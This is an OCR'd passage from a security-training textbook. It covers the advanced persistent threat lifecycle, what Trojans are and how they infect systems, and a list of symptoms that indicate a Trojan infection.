

Cleanup
Cover tracks
Remain undetected
Preparation
Define target
Research target
Organize team
Build or attain tools
Test for detection
Initial Intrusion
Deployment of malware
Establishment of outbound connection
Expansion
Expand access
Obtain credentials
Persistence
Maintain access
Search and Exfiltration
Exfiltration data
APT Lifecycle
1
2
3
4
5
6

Figure 7.2: Advanced Persistent Threat Lifecycle




LO#03: Explain Trojans, Their Types, and How They Infect Systems

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.



What is a Trojan?

1. It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
2. Trojans get activated when a **user performs certain predefined actions**
3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

Attacker propagates Trojan
Malicious Files
Internet
Downloads Malicious Files
Change?
Destroy?
Transmit?
Victim infected with Trojan

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.



Attacker propagates Trojan
Malicious Files
Internet
Downloads Malicious Files
Destroy?
Change?
Transmit?
Victim infected with Trojan

Figure 7.3: Depiction of a Trojan attack

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.

- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user’s email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.

